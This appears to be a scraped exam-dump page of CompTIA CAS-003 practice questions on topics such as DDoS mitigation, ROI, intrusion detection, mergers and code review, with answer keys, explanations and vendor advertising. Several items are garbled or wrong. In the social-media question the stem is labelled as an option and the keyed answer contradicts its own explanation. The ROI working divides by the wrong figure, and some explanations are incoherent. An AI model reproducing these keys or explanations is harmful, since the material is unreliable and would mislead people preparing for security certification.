Since DDOS attacks can originate from nay different devices and thus makes it harder to defend against, one way to limit the company's contribution to DDOS attacks is to notify customers about any DDOS attack when they run services that are under attack. The company can also block IP sources that are not allocated to customers from the existing SIP's network.
Incorrect Answers:
A: Blocking traffic is in essence denial of service and this should not be implemented by the company.
B: Preventing the ISP's customers from querying/accessing other DNS serves is also a denial of service.
C: Making use of vulnerability scanners does not limit a company's contribution to the DDOS attacks. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 286

NEW QUESTION 204
The Chief Executive Officer (CEO) of a small start-up company wants to set up offices around the country for the sales staff to generate business. The company needs an effective communication solution to remain in constant contact with each other, while maintaining a secure business environment. A junior-level administrator suggests that the company and the sales staff stay connected via free social medi

A. Which of the following decisions is BEST for the CEO to make?
B. Social media is an effective solution because it is easily adaptable to new situations.
C. Social media is an ineffective solution because the policy may not align with the business.
D. Social media is an effective solution because it implements SSL encryption.
E. Social media is an ineffective solution because it is not primarily intended for business applications.

Answer: B

Explanation:
Social media networks are designed to draw people's attention quickly and to connect people is thus the main focus; security is not the main concern. Thus the CEO should decide that it would be ineffective to use social media in the company as it does not align with the company business. Incorrect Answers:
A: Social media is not designed to be easily adaptable to new situations in a workplace.

C: Social media does not necessarily make use of SSL encryption since it is designed to draw people's attention and connect them quickly.
D: Social media, though a great channel for communication is not intended for business applications. References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 290-293

NEW QUESTION 206
A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs $50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of $100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional $100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

A. -45 percent
B. 5.5 percent
C. 45 percent
D. 82 percent

Answer: D

Explanation:
Return on investment = Net profit / Investment where: Net profit = gross profit – expenses
investment = stock + market outstanding[when defined as?] + claims or
Return on investment = (gain from investment – cost of investment) / cost of investment Thus (100 000 – 55 000)/50 000 = 0,82 = 82 %
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 337
http://www.financeformulas.net/Return_on_Investment.html

NEW QUESTION 210
A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS
B. Vulnerability scanner
C. HTTP intercept
D. HIDS
E. Port scanner
F. Protocol analyzer

Answer: DF

Explanation:
A protocol analyzer can be used to capture and analyze signals and data traffic over a communication
channel which makes it ideal for use to assess a company's network from within under the circumstances.
HIDS is used as an intrusion detection system that can monitor and analyze the internal company network especially the dynamic behavior and the state of the computer systems; behavior such as network packets targeted at that specific host, which programs accesses what resources etc. Incorrect Answers:
A: RAS is a term that refers to any combination of hardware or software that will enable the remote access tools or information that typically reside on a network of IT devices. This tool will not allow you to detect the presence of a malicious actor physical accessing the network from within.
B: Vulnerability scanners are used to identify vulnerable systems and applications that may be in need of patching.
C: A HTTP Interceptor is a program that is used to assess and analyze web traffic and works by acting as a proxy for the traffic between the web client and the web server, not useful in this scenario.
E: Port Scanners are used to scan the TCP and UDP ports as well as their status. Port scanning makes allowance to run probes to check which services are running on a targeted computer.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 137-138, 181, 399-402
https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

NEW QUESTION 214
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following
should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendo

Answer: A

Explanation:
Security posture refers to the overall security plan from planning through to implementation and comprises technical and non-technical policies, procedures and controls to protect from both internal and external threats. From a security standpoint, one of the first questions that must be answered in improving the overall security posture of an organization is to identify where data
resides. All the advances that were made by technology make this very difficult. The best way then to improve your company's security posture is to first survey threat feeds from services inside the same industry.
Incorrect Answers:
B: Purchasing multiple threat feeds will provide better security posture, but the first step is still to survey threats from services within the same industry.
C: Conducting an internal audit is not the first step in improving security posture of your company. D: Deploying a UTM solution to get frequent updates is not the first step to take when tasked with the job of improving security posture.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 99

NEW QUESTION 218
A large company is preparing to merge with a smaller company. The smaller company has been very profitable, but the smaller company's main applications were created in-house. Which of the following actions should the large company's security administrator take in preparation for the merger?

A. A review of the mitigations implemented from the most recent audit findings of the smaller company should be performed.
B. An ROI calculation should be performed to determine which company's application should be used.
C. A security assessment should be performed to establish the risks of integration or co-existence.
D. A regression test should be performed on the in-house software to determine security risks associated with the software.

Answer: C

Explanation:
With any merger regardless of the monetary benefit there is always security risks and prior to the merger the security administrator should assess the security risks to as to mitigate these. Incorrect Answers:
A: This is the concern of the smaller organization and not the bigger company for which the security
administrator is working.
B: The Cost benefit analysis (ROI) is done as part of the phased changeover process.
D: A regression test is used after a change to validate that inputs and outputs are correct, not prior to a merger.
References:
Project Management Institute, A Guide to the Project Management Body of Knowledge (PMBOK Guide), 5th Edition, Project Management Institute, Inc., Newtown Square, 2013, p. 345
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 148, 165, 337

NEW QUESTION 223
The latest independent research shows that cyber attacks involving SCADA systems grew an average of 15% per year in each of the last four years, but that this year's growth has slowed to around 7%. Over the same time period, the number of attacks against applications has decreased or stayed flat each year. At the start of the measure period, the incidence of PC boot loader or BIOS based attacks was negligible. Starting two years ago, the growth in the number of PC boot loader attacks has grown exponentially. Analysis of these trends would seem to suggest which of the following strategies should be employed?

A. Spending on SCADA protections should stay steady; application control spending should increase substantially and spending on PC boot loader controls should increase substantially.
B. Spending on SCADA security controls should stay steady; application control spending should decrease slightly and spending on PC boot loader protections should increase substantially.
C. Spending all controls should increase by 15% to start; spending on application controls should be suspended, and PC boot loader protection research should increase by 100%.
D. Spending on SCADA security controls should increase by 15%; application control spending should increase slightly, and spending on PC boot loader protections should remain steady.

Answer: B

Explanation:
Spending on the security controls should stay steady because the attacks are still ongoing albeit reduced in occurrence Due to the incidence of BIOS-based attacks growing exponentially as the application attacks being decreased or staying flat spending should increase in this field. Incorrect Answers:
A: The SCADA security control spending and not the SCADA protection spending should stay steady. There is no need to in spending on application control.
C: There is no n increase spending on all security controls.
D: This is partly correct, but the spending on application control does not have to increase and the BIOS protections should increase since these attacks are now more prevalent.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 343
https://en.wikipedia.org/wiki/SCADA

NEW QUESTION 228
The following has been discovered in an internally developed application: Error - Memory allocated but not freed:
char *myBuffer = malloc(BUFFER_SIZE); if (myBuffer != NULL) {
*myBuffer = STRING_WELCOME_MESSAGE; printf("Welcome to: %s\n", myBuffer);
}
exit(0);
Which of the following security assessment methods are likely to reveal this security weakness? (Select TWO).

A. Static code analysis
B. Memory dumping
C. Manual code review
D. Application sandboxing
E. Penetration testing
F. Black box testing

Answer: AC

Explanation:
A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization.
Application code review – whether manual or static will reveal the type of security weakness as shown in the exhibit.
Incorrect Answers:
B: Memory dumping is a penetration test. Applications work by storing information such as sensitive data, passwords, user names and encryption keys in the memory. Conducting memory dumping will allow you to analyze the memory content. You already have the memory content that you require in this case.
D: Application Sandboxing is aimed at detecting malware code by running it in a computer-based system to analyze it for behavior and traits that indicates malware. Application sandboxing refers to the process of writing files to a temporary storage are (the so-called sandbox) so that you limit the ability of possible malicious code to execute on your computer.
E: Penetration testing is designed to simulate an attack. This is not what is required in this case. F: Black box testing is used when the security team is provided with no knowledge of the system, network, or application. In this case the code of the application is already available.
References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169, 174

NEW QUESTION 232
An administrator believes that the web servers are being flooded with excessive traffic from time to time. The administrator suspects that these traffic floods correspond to when a competitor makes major announcements. Which of the following should the administrator do to prove this theory?

A. Implement data analytics to try and correlate the occurrence times.
B. Implement a honey pot to capture traffic during the next attack.
C. Configure the servers for high availability to handle the additional bandwidth.
D. Log all traffic coming from the competitor's public IP addresse

Answer: A

Explanation:
There is a time aspect to the traffic flood and if you correlate the data analytics with the times that the incidents happened, you will be able to prove the theory.
Incorrect Answers:
B: A honey pot is designed to attract traffic and this will not prove the theory.
C: Configuring any of your servers for high availability will only accommodate the competitor and not prove your theory.
D: Logging all incoming traffic will not prove the theory as you want to check whether the incidents occur when the competitor makes major announcement a not all of the incoming traffic, even it if is from the competitor.
References:
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 114-115

NEW QUESTION 237
.....

Relate Links

100% Pass Your CAS-003 Exam with Exambible Prep Materials

https://www.exambible.com/CAS-003-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/